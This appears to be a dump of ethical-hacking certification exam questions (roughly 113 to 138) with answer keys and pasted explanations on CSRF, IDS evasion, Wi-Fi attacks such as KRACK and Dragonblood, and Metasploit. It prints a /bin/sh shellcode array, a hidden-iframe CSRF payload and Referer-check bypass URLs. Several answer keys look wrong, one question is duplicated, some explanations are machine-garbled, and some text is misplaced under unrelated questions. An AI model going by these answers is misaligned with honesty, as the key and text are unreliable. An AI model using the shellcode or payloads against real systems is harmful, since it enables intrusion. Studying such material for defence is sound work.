C. A browser making a request to a server without the user's knowledge
D. A server making a request to another server without the user's knowledge
Answer: C (LEAVE A REPLY)

https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION: 113
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?
A. tcpsplice
B. Burp
C. Hydra
D. Whisker
Answer: (SHOW ANSWER)
Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.

Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.
By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.
NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

NEW QUESTION: 114
Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)
A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
B. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
C. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111
Answer: (SHOW ANSWER)

NEW QUESTION: 115
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.
Which TCP and UDP ports must you filter to check null sessions on your network?
A. 139 and 443
B. 137 and 139
C. 137 and 443
D. 139 and 445
Answer: (SHOW ANSWER)

NEW QUESTION: 116
Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?
A. Google advanced search
B. Reverse image search
C. Meta search engines
D. Advanced image search
Answer: D (LEAVE A REPLY)

NEW QUESTION: 117
What is the proper response for a NULL scan if the port is open?
A. FIN
B. No response
C. SYN
D. RST
E. ACK
F. PSH
Answer: B (LEAVE A REPLY)

NEW QUESTION: 118
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?
A. 0x90
B. 0x70
C. 0x80
D. 0x60
Answer: A (LEAVE A REPLY)

NEW QUESTION: 119
Which of these is capable of searching for and locating rogue access points?
A. HIDS
B. WISS

C. WIPS
D. NIDS
Answer: C (LEAVE A REPLY)
A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION: 120
While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?
A. -sT
B. -sF
C. -sA
D. -sX
Answer: (SHOW ANSWER)

NEW QUESTION: 121
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?
A. tcpsplice
B. Burp
C. Hydra
D. Whisker
Answer: (SHOW ANSWER)
Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.
Did you know that the EC-Council exam shows how well you know their official book? So, there is no
"Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but

an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.
By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.
NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.


NEW QUESTION: 122
You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?
A. CHNTPW
B. Cain & Abel
C. John the Ripper
D. SET
Answer: (SHOW ANSWER)

NEW QUESTION: 123
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10];
buff[>o] - 'a':
What type of attack is this?
A. CSRF
B. XSS
C. Buffer overflow

D. SQL injection

Answer: (SHOW ANSWER)

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers.Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to theattacker's code.

NEW QUESTION: 124

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

A. The service is LDAP. and you must change it to 636. which is LDPAPS.

B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.

Answer: A (LEAVE A REPLY)

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe-and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION: 125

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.

Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.

What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack


B. VLAN hopping attack

C. DNS poisoning attack

D. STP attack

Answer: D (LEAVE A REPLY)

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



NEW QUESTION: 126
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?
A. FTP
B. HTTPS
C. FTPS
D. IP
Answer: (SHOW ANSWER)
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret

phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION: 127
How does a denial-of-service attack work?
A. A hacker uses every character, word, or letter he or she can think of to defeat authentication
B. A hacker tries to decipher a password by using a system, which subsequently crashes the network
C. A hacker prevents a legitimate user (or group of users) from accessing a service
D. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
Answer: (SHOW ANSWER)

NEW QUESTION: 128
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?
A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration
Answer: A (LEAVE A REPLY)
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy.
Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic).
These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically

feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION: 129
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?
A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex
Answer: (SHOW ANSWER)
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also: * it's responsible to guard the appliance to access any protected parts by providing the permissions. * It also declares the android api that the appliance goes to use. * It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION: 130
in this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstall the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values. What is this attack called?
A. Chop chop attack
B. KRACK
C. Evil twin
D. Wardriving
Answer: (SHOW ANSWER)

In this attack KRACK is an acronym for Key Reinstallation Attack. KRACK may be a severe replay attack on Wi-Fi Protected Access protocol (WPA2), which secures your Wi-Fi connection. Hackers use KRACK to take advantage of a vulnerability in WPA2. When in close range of a possible victim, attackers can access and skim encrypted data using KRACK.

How KRACK WorksYour Wi-Fi client uses a four-way handshake when attempting to attach to a protected network. The handshake confirms that both the client - your smartphone, laptop, et cetera - and therefore the access point share the right credentials, usually a password for the network. This establishes the Pairwise passkey (PMK), which allows for encoding .Overall, this handshake procedure allows for quick logins and connections and sets up a replacement encryption key with each connection. this is often what keeps data secure on Wi-Fi connections, and every one protected Wi-Fi connections use the four-way handshake for security. This protocol is that the reason users are encouraged to use private or credential-protected Wi-Fi instead of public connections.KRACK affects the third step of the handshake, allowing the attacker to control and replay the WPA2 encryption key to trick it into installing a key already in use. When the key's reinstalled, other parameters related to it - the incremental transmit packet number called the nonce and therefore the replay counter - are set to their original values.Rather than move to the fourth step within the four-way handshake, nonce resets still replay transmissions of the third step. This sets up the encryption protocol for attack, and counting on how the attackers replay the third-step transmissions, they will take down Wi-Fi security.

Why KRACK may be a ThreatThink of all the devices you employ that believe Wi-Fi. it isn't almost laptops and smartphones; numerous smart devices now structure the web of Things (IoT). due to the vulnerability in WPA2, everything connected to Wi-Fi is in danger of being hacked or hijacked.Attackers using KRACK can gain access to usernames and passwords also as data stored on devices. Hackers can read emails and consider photos of transmitted data then use that information to blackmail users or sell it on the Dark Web.Theft of stored data requires more steps, like an HTTP content injection to load malware into the system. Hackers could conceivably take hold of any device used thereon Wi-Fi connection. Because the attacks require hackers to be on the brink of the target, these internet security threats could also cause physical security threats.On the opposite hand, the necessity to be in close proximity is that the only excellent news associated with KRACK, as meaning a widespread attack would be extremely difficult.Victims are specifically targeted. However, there are concerns that a experienced attacker could develop the talents to use HTTP content injection to load malware onto websites to make a more widespread affect.

Everyone is in danger from KRACK vulnerability. Patches are available for Windows and iOS devices, but a released patch for Android devices is currently in question (November 2017). There are issues with the discharge , and lots of question if all versions and devices are covered.The real problem is with routers and IoT devices. These devices aren't updated as regularly as computer operating systems, and for several devices, security flaws got to be addressed on the manufacturing side. New devices should address KRACK, but the devices you have already got in your home probably aren't protected.

The best protection against KRACK is to make sure any device connected to Wi-Fi is patched and updated with the newest firmware. that has checking together with your router's manufacturer periodically to ascertain if patches are available.
The safest connection option may be a private VPN, especially when publicly spaces. If you would like a VPN for private use, avoid free options, as they need their own security problems and there'll even be issues with HTTPs. Use a paid service offered by a trusted vendor like Kaspersky. Also, more modern networks use WPA3 for better security.Avoid using public Wi-Fi, albeit it's password protection. That password is out there to almost anyone, which reduces the safety level considerably.All the widespread implications of KRACK and therefore the WPA2 vulnerability aren't yet clear. what's certain is that everybody who uses Wi-Fi is in danger and wishes to require precautions to guard their data and devices.

NEW QUESTION: 131
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded
A. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host
B. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
C. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
D. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
Answer: D (LEAVE A REPLY)

NEW QUESTION: 132
These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?
A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker
Answer: B (LEAVE A REPLY)
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools.
Even then they may not understand any or all of what they are doing.

NEW QUESTION: 133

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

A. Nmap

B. Armitage

C. Metasploit

D. Nikto

Answer: A (LEAVE A REPLY)

NEW QUESTION: 134

Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spimming

B. Pharming

C. Spear-phishing

D. Phishing

Answer: B (LEAVE A REPLY)

NEW QUESTION: 135

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

<

iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""

> < /iframe >

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking

B. Cross-Site Scripting

C. SQL Injection

D. Cross-Site Request Forgery


Answer: (SHOW ANSWER)

https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com
(ends with the url)
http://example.com.mal.net
(starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.
Diagram Description automatically generated



NEW QUESTION: 136

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering

B. Tailgating

C. Piggybacking

D. Announced

Answer: B (LEAVE A REPLY)

* Identifying operating systems, services, protocols and devices,

* Collecting unencrypted information about usernames and passwords,

* Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION: 137
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?
A. getsystem
B. getuid
C. keylogrecorder
D. autoroute
Answer: (SHOW ANSWER)
When using exploits, you might gain access as only a local user. This limits what you can do on the target machine. You can use Meterpreters 'getsystem` command (https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/extensions/priv/elevate.c#L70) to elevate your permissions from a local administrator to SYSTEM. This works by using three elevation techniques.

NEW QUESTION: 138
which type of virus can change its own code and then cipher itself multiple times as it replicates?
A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus
Answer: A (LEAVE A REPLY)
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected
'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated

antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
https://www.techslang.com/definition/what-is-a-stealth-virus/

NEW QUESTION: 139
